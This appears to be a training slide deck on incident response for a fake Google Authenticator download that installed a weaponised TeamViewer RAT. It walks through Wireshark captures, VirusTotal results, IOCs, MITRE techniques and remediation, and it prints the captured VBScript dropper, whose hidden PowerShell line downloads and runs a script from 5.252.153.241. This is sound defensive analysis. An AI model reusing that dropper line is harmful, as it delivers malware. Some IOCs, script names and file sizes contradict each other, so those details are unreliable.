

Agenda

01 **Background Scenario** Slide 03

02 **Monitoring Sources & Asset Identification** Slide 04

03 **Attack Chain & Impact Triage** Slide 07


04 **Threat Intelligence** Slide 09

05 **Remediation & Case Management** Slide 10

06 **Conclusion** Slide 11

Background Scenario:

- A coworker downloaded a suspicious file while searching for Google Authenticator
- The incident was reported to the Security Operations Center (SOC), where the initial information confirmed a malware infection
- The SOC retrieved a PCAP of the associated network traffic for investigation and incident reporting
- Our team followed the Incident Response Consortium (IRC) Malware Outbreak Playbook, adapted for analysis of a historical PCAP
- Tools: Wireshark • VirusTotal • Catalyst



Monitoring Sources & Asset Identification

- Summary: a PCAP file for the dataset was analyzed to find the infected host, affected user, suspicious domains, external servers, and IOCs.
- Monitoring Sources:
 - DNS, HTTP/HTTPS, TLS, TCP, DHCP traffic
 - Powershell download activity
 - TeamViewer
 - Virustotal
- Identified Assets:
 - Host: DESKTOP-L8C5GSJ
 - Internal IP: 10.1.17.215
 - User: shutchenson
 - Domains: authenticatoor.org
 - External IPs: [5.252.153.241], [45.125.66.32], [82.221.136.26]

Monitoring Sources & Asset Identification




Figure 1. The wireshark filter `dns.qry.name == "authenticatoor.org"` isolates DNS traffic showing the domain resolving to 82.221.136.26

Monitoring Sources & Asset Identification

The image shows a Wireshark packet capture window with a filter applied: `ip.src == 10.1.17.215 && ip.dst == 82.221.136.26`. The packet list shows three packets:

No.	Time	Source	Destination	Protocol	Length	Info
2377	39.388705	10.1.17.215	82.221.136.26	TCP	66	50134 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK PERM
2379	39.554986	10.1.17.215	82.221.136.26	TCP	60	50134 → 443 [ACK] Seq=1 Ack=1 Win=65280 Len=0
2380	39.555723	10.1.17.215	82.221.136.26	TCP	1450	50134 → 443 [ACK] Seq=1 Ack=1 Win=65280 Len=1396 [TCP PDU reassembled in 2381]

The packet details pane for packet 2377 shows the following structure:

- Ethernet II, Src: Intel 26:4a:74 (00:d0:b7:26:4a:74), Dst: Cisco c2:3a:46 (08:d0:9f:c2:3a:46)
- Internet Protocol Version 4, Src: 10.1.17.215, Dst: 82.221.136.26
 - 0100 = Version: 4
 - 0101 = Header Length: 20 bytes (5)
 - Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
 - Total Length: 52
 - Identification: 0x3b0d (15117)
 - 010. = Flags: 0x2, Don't fragment
 - ...0 0000 0000 0000 = Fragment Offset: 0
 - Time to Live: 128
 - Protocol: TCP (6)
 - Header Checksum: 0xc8e7 [validation disabled]
 - [Header checksum status: Unverified]
 - Source Address: 10.1.17.215
 - Destination Address: 82.221.136.26
 - [Stream index: 31]
- Transmission Control Protocol, Src Port: 50134, Dst Port: 443, Seq: 0, Len: 0

Figure 2. The wireshark filter `ip.src == 10.1.17.215 && ip.dst == 82.221.136.26` shows the infected host establishing a TCP connection to the suspicious destination IP

Monitoring Sources & Asset Identification

Statistics -> Conversations

Wireshark · Conversations · 2025-01-22-traffic-analysis-exercise.pcap

Conversation Settings

☐ Name resolution

☐ Absolute start time

☒ Limit to display filter

Copy

Follow Stream...

Graph...

Ethernet · 2		IPv4 · 120	IPv6	TCP · 419	UDP · 291				
Address A	Address B	Packets ↑	Bytes	Stream ID	Total Packets	Percent Filtered	Packets A → B	Bytes A → B	
10.1.17.215	10.1.17.2	1,684	207 kB	2	4,359	38.63%	957	77 kB	
10.1.17.215	5.252.153.241	597	62 kB	34	9,076	6.58%	597	62 kB	
10.1.17.215	23.207.166.9	50	8 kB	82	550	9.09%	50	8 kB	
10.1.17.215	204.79.197.203	41	15 kB	11	594	6.90%	41	15 kB	
10.1.17.215	13.107.246.57	37	14 kB	20	395	9.37%	37	14 kB	
10.1.17.215	185.188.32.26	31	8 kB	80	122	25.41%	31	8 kB	
10.1.17.215	13.107.42.16	18	7 kB	104	190	9.47%	18	7 kB	
10.1.17.215	45.125.66.32	18	3 kB	95	10,940	0.16%	18	3 kB	
10.1.17.215	13.107.21.239	17	4 kB	27	248	6.85%	17	4 kB	
10.1.17.215	23.55.125.176	12	4 kB	35	1,018	1.18%	12	4 kB	
10.1.17.215	51.104.15.252	11	4 kB	22	163	6.75%	11	4 kB	
10.1.17.215	204.79.197.239	11	2 kB	19	143	7.69%	11	2 kB	
10.1.17.215	52.175.242.182	10	2 kB	71	115	8.70%	10	2 kB	
10.1.17.215	199.232.214.172	7	2 kB	61	556	1.26%	7	2 kB	
10.1.17.215	20.42.73.27	6	996 bytes	117	83	7.23%	6	996 bytes	
10.1.17.215	20.44.239.154	6	1 kB	89	72	8.33%	6	1 kB	
10.1.17.215	20.189.173.11	6	2 kB	42	167	3.59%	6	2 kB	
10.1.17.215	20.241.44.114	6	2 kB	16	66	9.09%	6	2 kB	

Attack Chain & Impact Triage

Fake Software Lure

VBScript Dropper

Powershell Staging

Weaponized RAT

Startup Persistence

authenticatoor.org

GET /264872

29842.ps1 & pas.ps1

Teamviewer & TV.dll

Windows Startup Shortcut

```
Wireshark - Follow TCP Stream (tcp.stream eq 60) - 2025-01-22-traffic-analysis-exercise.pcap
GET /api/file/get-file/264872 HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 5.252.153.241
Connection: Keep-Alive

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 22 Jan 2025 16:21:51 GMT
ETag: W/"1a1-1948edf354"
Content-Type: application/octet-stream
Content-Length: 417
Date: Wed, 22 Jan 2025 19:45:56 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<component>
<script language="VBScript">

On Error Resume Next
Set objShell = CreateObject("Wscript.Shell")
objShell.Run("cmd /c start /min powershell -NoProfile -WindowStyle Hidden -Command ""start-process 'https://azure.microsoft.com'; iex (new-object System.Net.WebClient).DownloadString('https://5.252.153.241:80/api/file/get-file/29842.ps1');#URL: https://teams.microsoft.com'")"
```

Wireshark Export

Text Filter: 5.252.153.241

Packet	Hostname	Content Type	Size	Filename
12888	5.252.153.241	application/octet-stream	4,380 kB	TeamViewer
13641	5.252.153.241	application/octet-stream	668 kB	Teamviewer_Resource_fr
19290	5.252.153.241	application/octet-stream	354 kB	1517096937
28332	5.252.153.241	application/octet-stream	354 kB	1517096937
33144	5.252.153.241	application/octet-stream	354 kB	1517096937
13669	5.252.153.241	application/octet-stream	12 kB	TV
8000	5.252.153.241	application/octet-stream	2,761 bytes	1517096937
13675	5.252.153.241	application/octet-stream	1,553 bytes	pas.psl
50171	5.252.153.241	application/octet-stream	1,512 bytes	28842.psl
5033	5.252.153.241	application/octet-stream	417 bytes	264872
5075	5.252.153.241	text/plain	9 bytes	1517096937
7299	5.252.153.241	text/plain	9 bytes	1517096937
7604	5.252.153.241	text/plain	9 bytes	1517096937
7690	5.252.153.241	text/plain	9 bytes	1517096937
7700	5.252.153.241	text/plain	9 bytes	1517096937
7842	5.252.153.241	text/plain	9 bytes	1517096937
7845	5.252.153.241	text/plain	9 bytes	1517096937
7884	5.252.153.241	text/plain	9 bytes	1517096937
7890	5.252.153.241	text/plain	9 bytes	1517096937
7912	5.252.153.241	text/plain	9 bytes	1517096937
7974	5.252.153.241	text/plain	9 bytes	1517096937
7981	5.252.153.241	text/plain	9 bytes	1517096937
13687	5.252.153.241	text/plain	9 bytes	15170969377k=message%20=5%20startup%20
13695	5.252.153.241	text/plain	9 bytes	1517096937
14027	5.252.153.241	text/plain	9 bytes	1517096937
14174	5.252.153.241	text/plain	9 bytes	1517096937

[illegible]

```
shasum -a 256 pas.ps1
```

Threat Intelligence: Malware File Analysis

Filename: 264872

Threat Label

downloader.asthma/powershell

File size: 457B

SHA-256 Hash:

c74123dbccded43fda61651e1027
50b041d4c3af6fda88cd6436f9276
653e103

Details: File size: 457B

Malware Family Labels:

Downloader: small, initial piece of malicious software designed to sneak onto a device and fetch, install, or run additional harmful programs from a remote server.
powershell : The sample uses or launches PowerShell to execute commands, make web requests, or retrieve additional payloads.

Filename: pas.ps1

Threat Label:

trojan.powershell/malgent

SHA-256 Hash:

a833f27c2bb4cad31344e70386c4
4b5c221f031d7cd2f2a6b8601919
e790161e

Details: File size: 1.52KB

Malware Family Labels:

powershell : The sample uses or launches PowerShell to execute commands, make web requests, or retrieve additional payloads.
Malicious Agent: could not match it to a specific, named malware family

Filename: 29842.ps1

Threat Label:

trojan.powershell/obfuscate

SHA-256 Hash:

b8ce40900788ea26b9e4c9af7efab
533e8d39ed1370da09b93fcf72a1
6750ded

Details:

File size: 1.48KB

Malware Family Labels:

Powershell- using built in command- line tool to run malicious scripts
Obfuscate - hides malicious intent

Filename: TV.dll

Threat Label:

trojan.fragtor/dllloader

SHA-256 Hash:

3448da03808f24568e6181011f85
21c0713ea6160efd05bff20c43b09
1ff59f7


Details: File size: 12.62KB

Executable Parent: pas.ps1

Family Labels:

Fragtor: Trojan program bundled with cracked software, enabling unauthorized remote access and downloads.
Dllloader: DLL side-loading to inject and run malicious code quietly in memory information-stealing malware sold under a
AHCR: targets browser cookies, saved passwords, crypto wallets, and session tokens

VirusTotal Analysis: 264872



VirusTotal Analysis: 29842.ps1

29
/ 60

Community Score

-69

! 29/60 security vendors flagged this file as malicious

Reanalyze Similar More

b8ce40900788ea26b9e4c9af7efab533e8d39ed1370da09b93fcf72a16750ded
29842.ps1

Size
1.48 KB

Last Analysis Date
2 months ago

Document icon

powershell checks-cpu-name detect-debug-environment long-sleeps

Popular threat label ! trojan.powershell/obfuse Threat categories trojan downloader Family labels powershell obfuse

Security vendors' analysis ⓘ Do you want to automate checks?

AliCloud	! Trojan[downloader]:Win/Obfuse.SBX2XJC	ALYac	! Trojan.Generic.38977079
Antiy-AVL	! Trojan/PowerShell.Obfuse	Arcabit	! Trojan.Generic.D252BE37
Avast	! Script:SNH-gen [Drp]	AVG	! Script:SNH-gen [Drp]
BitDefender	! Trojan.Generic.38977079	CTX	! Txt.trojan.obfuse

VirusTotal Analysis: pas.ps1



28

/ 60

Community Score

-69

28/60 security vendors flagged this file as malicious

Reanalyze Similar More

a833f27c2bb4cad31344e70386c44b5c221f031d7cd2f2a6b8601919e790161e

Size 1.52 KB

Last Analysis Date 2 months ago

JS

pas.ps1

javascript checks-cpu-name long-sleeps detect-debug-environment

Popular threat label

trojan.powershell/malgent

Threat categories

trojan

downloader

Family labels

powershell

malgent

Security vendors' analysis

Do you want to automate checks?

AliCloud	Trojan[downloader]:Win/Malgent.Gen	ALYac	Trojan.Generic.38018337
Antiy-AVL	Trojan/PowerShell.Obfuse	Arcabit	Trojan.Generic.D2441D21
Avast	Script:SNH-gen [Drp]	AVG	Script:SNH-gen [Drp]
BitDefender	Trojan.Generic.38018337	CTX	Txt.trojan.malgent

VirusTotal Analysis: TV.dll



Community
Score -58

44/69 security vendors flagged this file as malicious

Reanalyze

Similar

More

3448da03808f24568e6181011f8521c0713ea6160efd05bff20c43b091ff59f7

TV.dll

Size

12.62 KB

Last Analysis Date

13 days ago



peDll

overlay

signed

checks-user-input

detect-debug-environment

invalid-signature

long-sleeps

Execution Parents (4)

Scanned	Detections	Type	Name
2026-04-10	33 / 65	RAR	AssembledFiles.rar
2025-11-20	36 / 67	ZIP	tm.zip
2026-03-03	23 / 63	Powershell	pas.ps1
2025-07-23	36 / 69	ZIP	fbf501d79d64b7cb9270b93c880f18b57ebe57215f49d1371foa90114327529c

Popular threat label trojan.fragtor/dllloader

Threat categories

trojan

pua

Family labels

fragtor

dllloader

ahcr

Threat Intelligence: Malicious IPs and IOCs

Malicious IP:
52.252.153.241



IP Geolocation: Panama

Info : Server hosted the malware payloads infecting victim machine

pas.ps1

29842.ps1

TV

264872

Malicious IP:
82.221.136.26



IP Geolocation: Iceland

Info: 82.221.136.26 - destination address hosting the spoofed website

Related IP:
185.53.179.113



IP Geolocation: Germany

Info : Although undiscovered in the pcap file results, the domains' resolved address was also attributed to 185.53.179.113. - IP Reported safe by Virus Total

Threat Intelligence: MITRE ATT&CK TECHNIQUES

Confidence Level:
High = Green
Medium = Yellow
Low = Red

TACTICS



Resource Development

T1583.001

T1583.008



Initial Access

T1189



Execution

T1204.001

T1204.002

T1059.005



Command & Control

T1059.005

T1219.002

T1105



Stealth Execution:

T1574.001

Stealth

T1027

Remediation & Case Management

Incident #608973: Case #2102-01: Fake Google Authenticator Malvertising & TeamViewer RAT Infection

Closed · 2026-08-01 03:54:02 · 2026-08-01 04:24:55

Details

CHANGE TEMPLATE

Severity

High

TLP

White

Description

User shutchenson searched for "Google Authenticator," clicked a malicious search engine ad leading to authenticatoor.org, and downloaded a trojanized installer. The installer executed a VBScript dropper that launched a hidden 5 MB PowerShell script (29842.ps1). The payload delivered a weaponized copy of TeamViewer as a Remote Access Tool (RAT) and established persistence on 10.1.17.215 via a Windows Startup Shortcut. The malware confirmed persistence via an outbound C2 status callback: "startup shortcut created; status = success;".

References

Report on similar fake Microsoft Teams attack <https://github.com/PaloAltoNetworks/Un...>
Social Media Post on Teams Attack <https://www.linkedin.com/posts/2025-01-22-wedne...>

Artifacts

00:d0:b7:26:4a:74	Unknown Asset	1	
authenticatoor.org	Malicious loc	1	
c74123dbccded43fda61651e102750b041d4c3af6fda88cd6436f9276653e103	Malicious loc	1	
5.252.153.241	Malicious loc	1	
45.125.66.32	Malicious loc	0	
45.125.66.252	Malicious loc	0	
a833f27c2bb4cad31344e70386c44b5c221f031d7cd2f2a6b8601919e79016...	Malicious loc	0	
b8ce40900788ea26b9e4c9af7efab533e8d39ed1370da09b93fcf72a16750ded	Malicious loc	0	
shutchenson	Unknown Asset	0	
10.1.17.215	Unknown Asset	1	
3448da03808f24568e6181011f8521c0713ea6160efd05bfff20c43b091ff59f7	Malicious loc	0	

Playbooks

IRC Malware Outbreak Playbook

- ✓ Detect: Ingest PCAP into Wireshark admin
- ✓ Detect: Apply network display filter
- ✓ Detect: Define threat indicators
- ✓ Analyze: Define risk factors
- ✓ Analyze: Assign triage severity
- ✓ Contain: Identify affected system
- ✓ Contain: Identify entry vector
- ✓ Contain: Network host isolation
- ✓ Eradicate: Firewall ACL block rules
- ✓ Eradicate: DNS sinkhole configuration
- ✓ Eradicate: Remove persistence and...
- ✓ Recover: Re-image and baseline host
- ✓ Recover: Reset account credentials
- ✓ Post-incident: Implement preventive...
- ✓ Post-incident: Archive Catalyst case...